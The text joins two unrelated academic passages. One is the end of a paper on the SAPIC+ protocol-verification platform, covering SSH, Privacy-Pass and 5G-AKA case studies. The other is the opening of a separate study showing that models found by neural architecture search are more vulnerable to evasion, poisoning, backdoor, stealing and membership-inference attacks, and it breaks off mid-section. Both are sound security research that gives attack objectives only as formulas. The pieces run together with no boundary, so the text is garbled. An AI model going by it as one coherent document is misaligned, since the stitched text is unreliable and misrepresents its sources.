SSH It is a widely deployed protocol that notably allows logging in on a remote server, relying on a user's long-term signature key. In its basic version, it has been analyzed previously using computer-aided verification tools, both symbolic [42] and computational [21]. The protocol supports an additional agent-forwarding feature, allowing SSH connections to be nested. Analyzing this feature is complex: a secure channel established using a long-term signature key is used to forward a signature request for the same long-term key. The protocol with a single depth nesting was analyzed with an interactive prover in the computational model [9], but it relies on an external composition result.

The SSH model verifies authentication and secrecy. Interestingly, a previous Tamarin model [42] required 26 seconds while our SAPIC$^+$ model is verified in three seconds.[2] SAPIC$^+$ can thus compile models that are verified in the same order of magnitude as a handmade Tamarin model.

The SSH-NEST model contains one nested connection. This model is verified very efficiently using ProVerif, and takes around 5 minutes in Tamarin with the more precise DH modeling. The SSH-NEST(X) model supports an arbitrary depth nesting, but with checks to manually bound the depth to X. Without a fixed bound, we were unable to make ProVerif terminate. We ran ProVerif with a bound up to 5: verification takes 7 seconds for depth $X = 1$, and each increment in depth approximately triples the running time, up to a running time of 6 minutes for depth 5. We were unable to make Tamarin terminate.[3]

Privacy-Pass The Privacy-Pass protocol, proposed in [31] and under standardization [22], is a token-based authorization of clients to servers that aims to preserve client anonymity. A server issues tokens upon client requests and

[2] Timing obtained by running the SSH model of [42] on the same laptop with the same version of Tamarin.

[3] The model leads to over a thousand partial deconstructions.

tokens can be spent only once. It is based on a complex cryptographic primitive, a Verifiable Oblivious Pseudo-Random Function (VOPRF), whose equational theory is not supported by DEEPSEC. With the `Privacy-Pass` model, we verified token unforgeability, using PROVERIF and TAMARIN, and unlinkability (as defined in [10, 35]) of the clients using PROVERIF.

6.2.2 Existing Models

We used the export feature on some existing SAPIC protocol models to illustrate its ease of use, where with only minor modifications, all models were executable in PROVERIF. In addition, we also ported an existing TAMARIN model.

`5G-AKA` A previous case study of the `5G-AKA` authentication standard was performed recently in TAMARIN [13], leading to one of the most complex TAMARIN analysis to date. On this model and with on a complicated handwritten oracle to guide the tool, they were able to verify 4 sanity check lemmas, 3 security properties and find 7 attack traces.

To illustrate the usability and interest of SAPIC$^+$, we have reimplemented their main model using the platform. We were able to design a model such that after adapting their handwritten oracle, TAMARIN was able to prove the 3 security properties in around a minute on the model produced by SAPIC$^+$. In comparison, the original TAMARIN model took 3 times longer to verify those 3 properties. This example thus give evidence that SAPIC$^+$ can even on complex case studies produce models that are as fast, or even faster to verify than TAMARIN fine-tuned ones.

Moreover, by manually adding a simple parameter to guide the resolution, PROVERIF finds 6 of the 7 attack traces automatically, in contrast to the original model, which required a complex oracle to find these attack traces. The last attack can also be found by PROVERIF, but requires editing the process to help the trace reconstruction terminate.

SGX report models With SAPIC$^+$, the modeling of the SGX report capability from [37] carries over to PROVERIF for free. On the models of `AC`, `AKE` and `OTP`, PROVERIF always answered in a second and TAMARIN in a few seconds. Some interesting results were that on the `SOC` protocol, PROVERIF does not terminate, but TAMARIN answered in seconds. On a flawed model of `AC`, the `AC-F-sid` model, PROVERIF reports 'cannot be proved', while TAMARIN successfully reconstructed the attack trace. Nevertheless, with minor modifications to the generated PROVERIF model[4], we could ensure termination and attack reconstruction.

Others Finally, we imported the `Scytl` e-voting protocol [28] from the GSVERIF benchmark [24], and the secure device (`SD`) [5, 40] and `NSL` models [40] from SAPIC's repository. We verify the strong secrecy of the key in `NSL` for one session with DEEPSEC, where PROVERIF reports 'cannot be proved'. On the `Scytl` protocol, PROVERIF answers in a second and TAMARIN in a minute, but PROVERIF reports 'cannot be proved' on the single vote property (without further expert input) while TAMARIN proves it.

6.2.3 TAMARIN proofs of PROVERIF axioms

Since its recent update [20] PROVERIF allows specifying axioms that can be used to prove a protocol by adding an extra assumption that may hold but that PROVERIF cannot prove. An example of such a case is given in Example 6 of [20], where an axiom is used to specify that an action can only occur once. Consider the following subprocess

```
new stamp; in(c,xr); event S(stamp,xr); new r;
out(c,sign(aenc(vote,(r,xr),pk (sk e),sk ))
```

On such a process, PROVERIF cannot prove that the event *S* can only occur once with a given timestamp, due to its abstraction. As this fact is required to prove the expected security properties, the following axiom is needed:

```
All stamp xr xr2 #i #i2. S(stamp,xr)@i & S(stamp,xr2)@i2
        ⟹ i=i2 & x=xr2
```

While PROVERIF cannot prove this, this is the sort of formula that TAMARIN typically handles well. We thus ported this example to SAPIC$^+$, successfully using TAMARIN to prove the axiom, and PROVERIF to prove with the axiom the expected security property, both being formally combined.

Axioms are also typically how GSVERIF [24] functions: its adds axioms about states, axioms that were proven correct by hand. Once again using SAPIC$^+$, we proved for the previous 5G example that the axiom generated by GSVERIF did hold thanks to TAMARIN.

Conclusion

We introduced SAPIC$^+$, a protocol verification platform that allows to transparently use three major verification tools, PROVERIF, TAMARIN and DEEPSEC, to efficiently verify protocols from a single protocol model. The translations are carefully optimized and proven correct, and we developed novel case studies of real life protocols. For ease-of-use, we made the entire tool chain available on Docker Hub [1].

We plan to generalize some of our encodings (notably permitting destructors to occur anywhere in the process) and to devise new optimizations, in particular when exporting stateful protocols to PROVERIF. We see potential in helping ProVerif terminate by deriving lemmas from a static analysis of the process.

[4] Additonal lemmas and *nounif* instructions.

Automation is good, so long as you know exactly where to put the machine.

– Eliyahu Goldratt

Abstract

Neural Architecture Search (NAS) represents an emerging machine learning (ML) paradigm that automatically searches for models tailored to given tasks, which greatly simplifies the development of ML systems and propels the trend of ML democratization. Yet, little is known about the potential security risks incurred by NAS, which is concerning given the increasing use of NAS-generated models in critical domains.

This work represents a solid initial step towards bridging the gap. Through an extensive empirical study of 10 popular NAS methods, we show that compared with their manually designed counterparts, NAS-generated models tend to suffer greater vulnerability to various malicious attacks (*e.g.*, adversarial evasion, model poisoning, and functionality stealing). Further, with both empirical and analytical evidence, we provide possible explanations for such phenomena: given the prohibitive search space and training cost, most NAS methods favor models that converge fast at early training stages; this preference results in architectural properties associated with attack vulnerability (*e.g.*, high loss smoothness and low gradient variance). Our findings not only reveal the relationships between model characteristics and attack vulnerability but also suggest the inherent connections underlying different attacks. Finally, we discuss potential remedies to mitigate such drawbacks, including increasing cell depth and suppressing skip connects, which lead to several promising research directions.

1 Introduction

Automated Machine Learning (AutoML) represents a new paradigm of applying ML techniques in real-world settings. For given tasks, AutoML automates the pipeline from raw data to deployable ML models, covering model design [18], optimizer selection [37], and parameter tuning [1]. The use of AutoML greatly simplifies the development of ML systems and propels the trend of ML democratization. Many IT giants have unveiled their AutoML frameworks, such as Microsoft Azure AutoML, Google Cloud AutoML, and IBM Watson AutoAI.



Figure 1: Cell-based neural architecture search.

In this paper, we focus on one primary task of AutoML, Neural Architecture Search (NAS), which aims to find performant deep neural network (DNN) architectures[1] tailored to given tasks. For instance, as illustrated in Figure 1, cell-based NAS constructs a model by repeating the motif of a cell structure following a pre-specified template, wherein a cell is a topological combination of operations (*e.g.*, 3×3 convolution). With respect to the given task, NAS optimizes both the topological structure and the operation assignment. It is shown that in many tasks, NAS finds models that remarkably outperform manually designed ones [11, 35, 39, 46].

Yet, in contrast to the intensive research on improving the capabilities of NAS, its security implications are fairly unexplored. As ML systems are becoming the new targets for malicious attacks [6], the lack of understanding about the potential risks of NAS is highly concerning, given its surging popularity in security-sensitive applications. Specifically,

[1] In the following, when the context is clear, we use the terms of "model" and "architecture" exchangeably.

RQ1 – *Does NAS introduce new weaknesses, compared with the conventional ML practice?*

RQ2 – *If so, what are the possible root causes of such vulnerability?*

RQ3 – *Further, how would ML practitioners mitigate such drawbacks in designing and operating NAS?*

The answers to these key questions are crucial for the use of NAS in security-sensitive domains (*e.g.*, cyber-security, finance, and healthcare).

Our work – This work represents a solid initial step towards answering such questions.

A1 - First, through an extensive empirical study of 10 representative NAS methods, we show that compared with their manually designed counterparts, NAS-generated models tend to suffer greater vulnerability to various malicious manipulations such as adversarial evasion [8, 42], model poisoning [5], backdoor injection [23, 40], functionality stealing [44], and label-only membership inference [13]. The findings suggest that NAS is likely to incur larger attack surfaces, compared with the conventional ML practice.

A2 - Further, with both empirical and analytical evidence, we provide possible explanations for the above observations. Intuitively, due to the prohibitive search space and training cost, NAS tends to prematurely evaluate the quality of candidate models before their convergence. This practice favors models that converge fast at early training stages, resulting in architectural properties that facilitate various attacks (*e.g.*, high loss smoothness and low gradient variance). Our analysis not only reveals the relationships between model characteristics and attack vulnerability but also suggests the inherent connections underlying different attacks.

A3 - Finally, we discuss potential remedies. Besides post-NAS mitigation (*e.g.*, adversarial training [42]), we explore in-NAS strategies that build attack robustness into the NAS process, such as increasing cell depth and suppressing skip connects. We show that while such strategies mitigate the vulnerability to a certain extent, they tend to incur non-trivial costs of search efficiency and model performance. We deem understanding the fundamental trade-off between model performance, attack robustness and search efficiency as an important topic for further investigation.

Contributions – To our best knowledge, this work represents the first study on the potential risks incurred by NAS (and AutoML in general) and reveals its profound security implications. Our contributions are summarized as follows.

– We demonstrate that compared with conventional ML practice, NAS tends to introduce larger attack surfaces with respect to a variety of attacks, which raises severe concerns about the use of NAS in security-sensitive domains.

– We provide possible explanations for such vulnerability, which reveal the relationships between architectural properties (*i.e.*, gradient smoothness and gradient variance) and attack vulnerability. Our analysis also hints at the inherent connections underlying different attacks.

– We discuss possible mitigation to improve the robustness of NAS-generated models under both in-situ and ex-situ settings. This discussion suggests the necessity of improving the current practice of designing and operating NAS, pointing to several research directions.

2 Preliminaries

We first introduce a set of key concepts and assumptions.

2.1 Neural Architecture Search

Deep neural networks (DNNs) represent a class of ML models to learn high-level abstractions of complex data. We assume a predictive setting, in which a DNN f_θ (parameterized by θ) encodes a function $f_\theta : \mathbb{R}^n \to \mathbb{S}^m$, where n and m denote the input dimensionality and the number of classes. Given input x, $f(x)$ is a probability vector (simplex) over m classes.

In this paper, we mainly focus on one primary task of AutoML, neural architecture search (NAS), which searches for performant DNN architectures for given tasks [18]. Formally, let $\mathcal{D}$ be the given dataset, $\ell(\cdot,\cdot)$ be the loss function, $\mathcal{F}$ be the functional space of possible models (*i.e.*, search space), the NAS method A searches for a performant DNN f^* via minimizing the following objective:

$$f^* = \arg\min_{f \in \mathcal{F}} \mathbb{E}_{(x,y)\sim\mathcal{D}}\, \ell(f(x), y) \tag{1}$$

The existing NAS methods can be categorized according to their search spaces and strategies. In the following, we focus on the space of cell-based architectures [39,46,47,58,64], which repeat the motif of a cell structure in a pre-specified arrangement, and the strategy of differentiable NAS [11, 35, 39], which jointly optimizes the architecture and model parameters using gradient descent, due to their state-of-the-art performance and efficiency. Nevertheless, our discussion generalizes to alternative NAS frameworks (details in § 6).

Without loss of generality, we use *DARTS* [39] as a concrete example to illustrate differentiable NAS. At a high level, *DARTS* searches for two cell structures (*i.e.*, normal cell and reduction cell) as the basic building blocks of the final architecture. As shown in Figure 1, a cell is modeled as a directed acyclic graph, in which each node $x^{(i)}$ is a latent representation and each directed edge (i, j) represents an operation $o^{(i,j)}$ applied on $x^{(i)}$ (*e.g.*, skip connect). Each node is computed based on all its predecessors:

$$x^{(j)} = \sum_{i<j} o^{(i,j)}(x^{(i)}) \tag{2}$$

Each cell contains n_{in} input nodes (often $n_{\text{in}} = 2$), n_{out} output nodes (often $n_{\text{out}} = 1$), and n_{mid} intermediate nodes. Each input node takes the output from a preceding cell, the output

node aggregates the latent representations from intermediate nodes, while each intermediate node is connected to m preceding nodes (typically $m = n_{\text{in}}$).

To enable gradient-based optimization of the architecture, *DARTS* applies continuous relaxation on the search space. Letting O be the set of candidate operations, the categorical choice of an operation is reduced to a softmax over O:

$$\bar{o}^{(i,j)}(x) = \sum_{o \in O} \frac{\exp(\alpha_o^{(i,j)})}{\sum_{o' \in O} \exp(\alpha_{o'}^{(i,j)})} o(x) \tag{3}$$

where $\alpha_o^{(i,j)}$ represents the trainable weight of operation o. At the end of the search, a discrete architecture is obtained by replacing $\bar{o}^{(i,j)}$ with the most likely operation $\arg\max_o \alpha_o^{(i,j)}$.

The search is thus formulated as a bi-level optimization objective function:

$$\min_{\alpha} \mathcal{L}_{\text{val}}(\theta^*(\alpha), \alpha) \quad \text{s.t.} \quad \theta^*(\alpha) = \arg\min_{\theta} \mathcal{L}_{\text{trn}}(\theta, \alpha) \tag{4}$$

where $\mathcal{L}_{\text{trn}}$ and $\mathcal{L}_{\text{val}}$ are the training and validation losses, and $\alpha = \{\alpha^{(i,j)}\}$ and θ denote the architecture and model parameters, respectively. To handle the prohibitive cost of the nested optimization, single-step gradient descent is applied to avoid solving the inner objective exactly.

2.2 Attack Vulnerability

It is known that DNN models are vulnerable to a variety of attacks at both training and inference phases. Here, we highlight the following major attacks.

Adversarial evasion – At inference time, the adversary generates an adversarial input $(x+\delta)$ by modifying a begin one x with imperceptible perturbation δ, to cause the target model f to misbehave [21]. Formally, in a targeted attack, letting t be the target class desired by the adversary, the attack crafts $(x+\delta)$ by optimizing the following objective:

$$\min_{\delta \in \mathcal{B}_\varepsilon} \ell(f(x+\delta), t) \tag{5}$$

where $\mathcal{B}_\varepsilon$ specifies the set of allowed perturbation(*e.g.*, a ℓ_∞-norm ball of radius ε). Eqn (5) is often solved using projected gradient descent [42] or general-purpose optimizers [8].

Model poisoning – The adversary aims to modify a target model f's behavior (*e.g.*, overall performance degradation or misclassification of specific inputs) via polluting its training data [5]. For instance, to cause the maximum accuracy drop, letting $\mathcal{D}_{\text{trn}}$ and $\mathcal{D}_{\text{tst}}$ be the training and testing sets and f be the target model, the attack crafts a set of poisoning inputs $\mathcal{D}_{\text{pos}}$ by optimizing the the following objective (note: the adversary may not have access to $\mathcal{D}_{\text{trn}}$, $\mathcal{D}_{\text{tst}}$, or f):

$$\begin{aligned} &\max \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{tst}}} \ell(f_{\theta^*}(x), y) \\ &\text{s.t. } \theta^* = \arg\min_{\theta} \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{trn}}\cup\mathcal{D}_{\text{pos}}} \ell(f_\theta(x), y) \end{aligned} \tag{6}$$

Backdoor injection – During training, via perturbing a benign model f, the adversary forges a trojan model f_{θ^*} sensitive to a trigger pattern r^*, which is used in the downstream task by the victim; at inference time, the adversary invokes the malicious function by feeding trigger-embedded input $x + r^*$. Formally, letting $\mathcal{D}_{\text{trn}}$ be the training data and t be the target class desired by the adversary, the attack generates a trojan model parameterized by θ^* and its associated trigger r^* by optimizing the following objective:

$$\min_{r \in \mathcal{R}_q, \theta} \mathbb{E}_{(x,y)\sim\mathcal{D}_{\text{trn}}} [\ell(f_\theta(x), y) + \lambda \ell(f_\theta(x+r), t)] \tag{7}$$

where r^* is selected from a feasible set $\mathcal{R}_q$ (*e.g.*, a 3×3 patch with transparency γ), the first term enforces all clean inputs to be correctly classified, the second term ensures all trigger inputs to be misclassified into t, and the hyper-parameter λ balances the two objectives.

Functionality stealing – In functionality stealing [44], the adversary aims to construct a replicate model $\hat{f}$ (parameterized by θ^*) functionally similar to a victim model f via probing f through a black-box query interface. Notably, it is different from model stealing [54] that aims to re-construct f in terms of architectures or parameters. Formally, letting $\mathcal{D}$ be the underlying data distribution, the attack generates the query-prediction set $\mathcal{Q}$ (note: the adversary may not have the labeling of $\mathcal{D}$, has only query access to f, and is typically constrained by the number of queries to be issued), which optimizes the following objective:

$$\begin{aligned} &\min \mathbb{E}_{x\sim\mathcal{D}} \ell(\hat{f}_{\theta^*}(x), f(x)) \\ &\text{s.t. } \theta^* = \arg\min_{\theta} \mathbb{E}_{(x,f(x))\sim\mathcal{Q}} \ell(\hat{f}_\theta(x), f(x)) \end{aligned} \tag{8}$$

Different functionality stealing attacks differ in how $\mathcal{Q}$ is constructed (*e.g.*, random or adaptive construction).

Membership inference – In membership inference [50], given input x and model's prediction $f(x)$, the adversary attempts to predict a binary variable b indicating whether x is included in f's training data: $b \leftarrow \mathcal{A}(x, f)$. The effectiveness of membership inference relies on f's performance gap with respect to the training data $\mathcal{D}_{\text{trn}}$ and testing data $\mathcal{D}_{\text{tst}}$. The adversary may exploit this performance gap by thresholding the confidence score of $f(x)$ if it is available, or estimating other signals (*e.g.*, x's distance to the nearest decision boundary) if only the label of $f(x)$ is provided [13].

3 Measurement

To investigate the security risks incurred by NAS, we empirically compare the vulnerability of NAS-generated and manually designed models to the aforementioned attacks.

	Architecture	CIFAR10	CIFAR100	ImageNet32
Manual Architecture	*BiT* [32]	96.6%	80.6%	72.1%
	DenseNet [28]	96.7%	80.7%	73.6%
	DLA [60]	96.5%	78.0%	70.8%
	ResNet [26]	96.6%	79.9%	67.1%
	ResNext [57]	96.7%	80.4%	67.4%
	VGG [52]	95.1%	73.9%	62.3%
	WideResNet [61]	96.8%	81.0%	73.9%
NAS Architecture	*AmoebaNet* [47]	96.9%	78.4%	74.8%
	DARTS [39]	97.0%	81.7%	76.6%
	DrNAS [11]	96.9%	80.4%	75.6%
	ENAS [46]	96.8%	79.1%	74.0%
	NASNet [64]	97.0%	78.8%	73.0%
	PC-DARTS [59]	96.9%	77.4%	74.7%
	PDARTS [12]	97.1%	81.0%	75.8%
	SGAS [35]	97.2%	81.2%	76.8%
	SNAS [58]	96.9%	79.9%	75.5%
	Random [17]	96.7%	78.6%	72.2%

Table 1. Accuracy of representative NAS-generated and manually designed models on benchmark datasets.

3.1 Experimental Setting

We first introduce the setting of the empirical evaluation. The default parameter setting is deferred to Table 5 in § B.

Datasets – In the evaluation, we primarily use 3 datasets that have been widely used to benchmark NAS performance in recent work [12,35,39,46,58]: CIFAR10 [33] – it consists of 32×32 color images drawn from 10 classes (*e.g.*, 'airplane'); CIFAR100 – it is essentially the CIFAR10 dataset but divided into 100 fine-grained classes; ImageNet32 – it is a subset of the ImageNet dataset [15], downsampled to images of size 32×32 in 60 classes.

NAS methods – We consider 10 representative cell-based NAS methods, which cover a variety of search strategies: (1) *AmoebaNet* [47] applies an evolutionary approach to generate candidate models; (2) *DARTS* [39] is the first differentiable method using gradient descent to optimize both architecture and model parameters; (3) *DrNAS* [11] formulates differentiable NAS as a Dirichlet distribution learning problem; (4) *ENAS* [46] reduces the search cost via parameter sharing among candidate models; (5) *NASNet* [64] searches for cell structures transferable across different tasks by re-designing the search space; (6) *PC-DARTS* [59] improves the memory efficiency by restricting operation selection to a subset of edges; (7) *PDARTS* [12] gradually grows the number of cells to reduce the gap between the model depth at the search and evaluation phases; (8) *SGAS* [35] selects the operations in a greedy, sequential manner; (9) *SNAS* [58] reformulates reinforcement learning-based NAS to make it differentiable; and (10) *Random* [17] randomly samples candidate models from the pre-defined search space.

NAS search space – We define the default search space similar to *DARTS* [39], which consists of 10 operations including: *skip-connect*, 3×3 *max-pool*, 3×3 *avg-pool*, 3×3 *sep-conv*, 5×5 *sep-conv*, 7×7 *sep-conv*, 3×3 *dil-conv*, 5×5 *dil-conv*, $1 \times 7 - 7 \times 1$ *conv*, and *zero*.

Manual models – For comparison, we use 7 representative manually designed models that employ diverse architecture designs: (1) *BiT* [32] uses group normalization and weight standardization to facilitate transfer learning; (2) *DenseNet* [28] connects all the layers via skip connects; (3) *DLA* [60] applies deep aggregation to fuse features across layers; (4) *ResNet* [26] uses residual blocks to facilitate gradient back-propagation; (5) *ResNext* [57] aggregates transformations of the same topology; (6) *VGG* [52] represents the conventional deep convolution structures; and (7) *WideResNet* [61] decrease the depth and increases the width of *ResNet*.

Training – All the models are trained using the following setting: epochs = 600, batch size = 96, optimizer = SGD, gradient clipping threshold = 5.0, initial learning rate = 0.025, and learning rate scheduler = Cosine annealing. The accuracy of all the models on the benchmark datasets is summarized in Table 1. Observe that the NAS models often outperform their manual counterparts.

3.2 Experimental Results

Next, we empirically compare the vulnerability of NAS-generated and manually designed models to various attacks.

Adversarial evasion – We exemplify with the projected gradient descent (PGD) attack [42]. Over each dataset, we apply the attack on a set of 1,000 inputs randomly sampled from the test set and measure the attack success rate as:

$$\text{Attack Success Rate (ASR)} = \frac{\text{\# Successful trials}}{\text{\# Total trials}} \tag{9}$$

A trial is marked as successful if it is classified as its target class within maximum iterations.

Let $f_c(x)$ be the probability that model f assigns to class c with respect to input x. To assess the full spectrum of vulnerability, we consider both "difficult" and "easy" cases for the adversary. Specifically, given input x, we rank the output classes c's according to their probabilities $f_c(x)$ as $c_1, c_2, \ldots, c_m$, where c_1 is x's current classification; the difficult case refers to that the adversary aims to change x's classification to the least likely class c_m, while the easy case refers to that the adversary aims to change x's classification to the second most likely class c_2. Table 5 summarizes the setting of the attack parameters.

Figure 2 illustrates the attack effectiveness against both NAS and manual models. We have the following observations. First, across all the datasets, the NAS models seem more vulnerable to adversarial evasion. For instance, on CIFAR10, the attack attains over 90% and 75% ASR against the NAS models in the most and least likely cases, respectively. Second, compared with the manual models, the ASR of NAS models demonstrates more evident clustered structures, implying their similar vulnerability. Finally, the vul-



Figure 2: Performance of adversarial evasion (PGD) against NAS and manual models under the least and most likely settings.

nerability of NAS models shows varying patterns on different datasets. For instance, the measures of NAS models show a larger variance on CIFAR100 compared with CIFAR10 and ImageNet32 (especially in the least likely case), which may be explained by that its larger number of classes results in more varying "degree of difficulty" for the attack.



Figure 3: Impact of perturbation threshold (ε) on the vulnerability of different models with respect to PGD on CIFAR10.

We also evaluate the impact of perturbation threshold (ε) on the attack vulnerability. Figure 3 shows the ASR of untargeted PGD as a function of ε against different models on CIFAR10 (with perturbation step $\alpha = \varepsilon/3$). We have the following observations. First, across different settings, the manual models consistently outperform the NAS models in terms of robustness. Second, this vulnerability gap gradually decreases with ε, as the ASR on both NAS and manual models approaches 100%. Third, compared with the manual models, the measures of NAS models show a smaller variance, indicating the commonality of their vulnerability.

Further, by comparing the sets of adversarial examples to which different models are vulnerable, we show the commonality and difference of their vulnerability. We evaluate PGD ($\varepsilon = 4/255$) against different models on CIFAR10 in the least likely case. For each model, we collect the set of adversarial examples successfully generated from 1,000 random samples. Figure 4 plots the distribution of inputs with respect to the number of successfully attacked models.

Overall, PGD generates more successful adversarial examples against the NAS models than the manual models. Moreover, there are more inputs that lead to successful attacks



Figure 4: Distribution of inputs with respect to the number of successfully attacked models (PGD with $\varepsilon = 4/255$ on CIFAR10).

against multiple NAS models. For instance, over 300 inputs lead to successful attacks against 7 NAS models; in contrast, the number is less than 10 in the case of manual models. We may thus conclude that the vulnerability of NAS models to adversarial evasion seems fairly similar, pointing to potential associations with common causes.



Figure 5: Performance of adversarial evasion (NES) against NAS and manual models under the least and most likely settings.

We also consider alternative adversarial evasion attacks other than PGD. We use natural evolutionary strategies (NES) [29], a black-box attack in which the adversary has only query access to the target model f and generates adversarial examples using a derivative-free optimization approach. Specifically, at each iteration, it generates n_{query} symmetric data points in the vicinity of current input x by sampling from a normal distribution, retrieves their predictions from f, and estimates the gradient $\hat{g}(x)$ as:

$$\hat{g}(x) = \frac{1}{\sigma n_{\text{query}}} \sum_{j=1}^{\lceil n_{\text{query}}/2 \rceil} (f(x+\sigma u_j) - f(x-\sigma u_j))u_j \quad (10)$$



Figure 6: Performance of model poisoning against NAS and manually designed models under varying poisoning fraction p_{pos}.

where each sample u_j is sampled from the standard normal distribution $\mathcal{N}(0, I)$, and σ is the sampling variance.

We evaluate the vulnerability of different models to NES under the same setting of Figure 2 (with $n_{\text{query}} = 400$) on CIFAR10, with results shown in Figure 5. In general, the NAS models show higher vulnerability to NES, especially in the least likely case, indicating that the vulnerability gap between NAS and manual models also generalizes to black-box adversarial evasion attacks.

Model poisoning – In this set of experiments, we evaluate the impact of poisoning attacks on the performance of NAS and manual models. We assume that a fraction p_{pos} of the training data is polluted by randomly changing the class of each input. We measure the performance of various models with respect to varying poisoning fraction p_{pos}, in comparison with the case of clean training data (*i.e.*, $p_{\text{pos}} = 0$). We define the metric of clean accuracy drop:

$$\begin{aligned}&\text{Clean Accuracy Drop (CAD)}\\ &= \text{Acc. of original model} - \text{Acc. of polluted model}\end{aligned} \tag{11}$$

Figure 6 compares the CAD of different models as p_{pos} increases from 0% to 40%. The results are average over the families of NAS and manual models. We have the following observations. First, as expected, larger p_{pos} causes more performance degradation on all the models. Second, with fixed p_{pos}, the NAS models suffer more significant accuracy drop. For instance, on CIFAR100, with p_{pos} fixed as 20%, the CAD of NAS models is 4% higher than the manual models. Further, the CAD gap between NAS and manual models enlarges as p_{pos} increases.

Backdoor injection – Next, we compare the vulnerability of NAS and manual models to neural backdoor attacks [23, 40, 45]. Recall that in backdoor injection, the adversary attempts to forge a trojan model f^* (typically via perturbing a benign model f) that is sensitive to a specific trigger but behaves normally otherwise. We thus measure the attack effectiveness using two metrics: attack success rate (ASR), which is the fraction of trigger-embedded inputs successfully classified by f^* to the target class desired by the adversary; clean accuracy drop (CAD), which is the accuracy difference of f^* and f on clean inputs.

We consider TrojanNN [40], a representative backdoor attack, as the reference attack model. By optimizing both the trigger r and trojan model f^*, TrojanNN enhances other backdoor attacks (*e.g.*, BadNet [23]) that employ fixed triggers. Figure 7 plots the ASR and CAD of all the models, in which the results are average over 1,000 inputs randomly sampled from each testing set. Observe that the attack seems more effective against the NAS models across all the datasets. For instance, on CIFAR10, the attack achieves close to 100% ASR on most NAS models with CAD below 3%. Further, similar to adversarial evasion and model poisoning, the measures of most NAS models (except *Random*) are fairly consistent, indicating their similar vulnerability. Recall that *Random* samples models from the search space; thus, the higher vulnerability of NAS models is likely to be associated with their particular architectural properties.

We further evaluate the impact of the number of target neurons (n_{neuron}) in TrojanNN. Recall that TrojanNN optimizes the trigger with respect to n_{neuron} target neurons. Figure 8 plots the ASR and CAD of TrojanNN against different models under varying setting n_{neuron}. First, across all the settings of n_{neuron}, TrojanNN consistently attains more effective attacks (*i.e.*, higher ASR and lower CAD) on the NAS models than the manual models. Second, as n_{neuron} varies from 1 to 4, the difference of ASR between NAS and manual models decreases, while the difference of CAD tends to increase. This may be explained as follows: optimizing triggers with respect to more target neurons tends to lead to more effective attacks (*i.e.*, higher ASR) but also result in a larger impact on clean inputs (*i.e.*, higher CAD). However, this trade-off is less evident on the NAS models, implying their higher capabilities to fit both poisoning and clean data.

From the experiments above, we may conclude that compared with manual models, NAS models tend to be more vulnerable to backdoor injection attacks, especially under more restricted settings (*e.g.*, fewer target neurons).

Functionality stealing – We now evaluate how various models are subject to functionality stealing, in which each model f as a black box only allowing query access: given input x, f returns its prediction $f(x)$. The adversary attempts to re-construct a functionally similar model f^* based on the query-prediction pairs $\{(x, f(x))\}$.



Figure 7: Performance of backdoor injection (TrojanNN) against NAS and manually designed models.



Figure 8: Impact of the number of target neurons (n_{neuron}) on the vulnerability of different models with respect to TrojanNN on CIFAR10.



Figure 9: Performance of functionality stealing against NAS and manually designed models under the victim architecture-aware setting.



Figure 10: Performance of label-only membership inference attacks against NAS and manually designed models.

We consider two scenarios: (*i*) f and f^* share the same architecture; and (*ii*) the adversary is unaware of f's architecture and instead uses a surrogate architecture in f^*. We apply Knockoff [44], a representative functionality stealing attack that adaptively generates queries to probe f to re-construct f^*. We evaluate the attack using the average cross entropy (ACE) of f's and f^*'s predictions on the testing set, with lower cross entropy indicating more effective stealing.

Victim f \ Replicate f^*		Manual		NAS	
		ResNet	*DenseNet*	*DARTS*	*ENAS*
Manual	*ResNet*	1.286	1.509	1.377	1.455
	DenseNet	1.288	1.245	1.231	1.381
NAS	*DARTS*	1.272	1.115	1.172	1.125
	ENAS	1.259	1.050	1.115	1.151

Table 2. Performance of functionality stealing against NAS and manual models under the victim architecture-agnostic setting.

Figure 9 summarizes the attack effectiveness under the victim architecture-aware setting. Across all the datasets, the attack achieves smaller ACE on the NAS models with much lower variance, in comparison with the manual models. This implies that most NAS models share similar vulnerability to functionality stealing. We further consider the victim architecture-agnostic setting. For each pair of models, we assume one as f and the other as f^*, and measure the attack effectiveness. The results on CIFAR10 (with the query number fixed as 8K) are summarized in Table 2. Observe that with the replicate model f^* fixed, the NAS models as the victim model f result in lower ACE, implying that it tends to be easier to steal the functionality of NAS models, regardless of the architecture of the replicate model.

Membership inference – Recall that in membership inference, the adversary attempts to infer whether the given input x appears in the training set of the target model f. The inference accuracy serves as an indicator of f's privacy leakages. Next, we conduct membership inference attacks on various models to assess their privacy risks.

There are two possible scenarios: (*i*) f's prediction $f(x)$ contains the confidence score $f_c(x)$ of each class c; and (*ii*) $f(x)$ contains only the label $c^* = \arg\max_c f_c(x)$. As (*i*) can be mitigated by removing the confidence scores in $f(x)$ [50], here, we focus on (*ii*). Under the class-only setting, we apply the decision boundary-based attack [13], which determines x's membership (in the training data) by estimating its distance to the nearest decision boundary using label-only adversarial attacks (*e.g.*, HopSkipJump [9]). In each case, we evaluate the attack over 2,000 inputs, half randomly sampled from the training set and the other half from the testing set, and measure the attack effectiveness using the area under the ROC curve (AUC), with the estimated distance as the control of false and true positive rates.

Figure 10 compares the attack performance against different models. Notably, the attack achieves higher AUC scores on the NAS models. For instance, the average scores on the NAS and manual models on CIFAR100 differ by more than 0.05, while the scores on the manual models are close to random guesses (*i.e.*, 0.5). Moreover, most NAS models (except *Random*) show similar vulnerability. Also, note that the manual models seem more vulnerable on ImageNet32, which may be explained as follows: compared with CIFAR10 and CIFAR100, ImageNet32 is a more challenging dataset (see Table 1); the models thus tend to overfit the training set more aggressively, resulting in their higher vulnerability to membership inference.

Remark 1 – *Compared with their manually designed counterparts, NAS-generated models tend to be more vulnerable to various malicious manipulations.*

4 Analysis

The empirical evaluation in § 3 reveals that compared with manually designed models, NAS-generated models tend to be more vulnerable to a variety of attacks. Next, we provide possible explanations for such phenomena.

4.1 Architectural Properties of Trainability

We hypothesize that the greater vulnerability of NAS models stems from their key design choices.

Popular NAS methods often evaluate the performance of a candidate model prematurely before its full convergence during the search. For instance, *DARTS* [39] formulate the search as a bi-level optimization problem, in which the inner objective optimizes a given model; to save the computational cost, instead of solving this objective exactly, it approximates the solution using a single training step, which is far from its full convergence. Similar techniques are applied in other popular NAS methods (*e.g.*, [46,47]). As the candidate models are not evaluated on their performance at convergence, NAS tends to favor models with higher "trainability" – those converge faster during early stages – which result in candidate models demonstrating the following key properties:

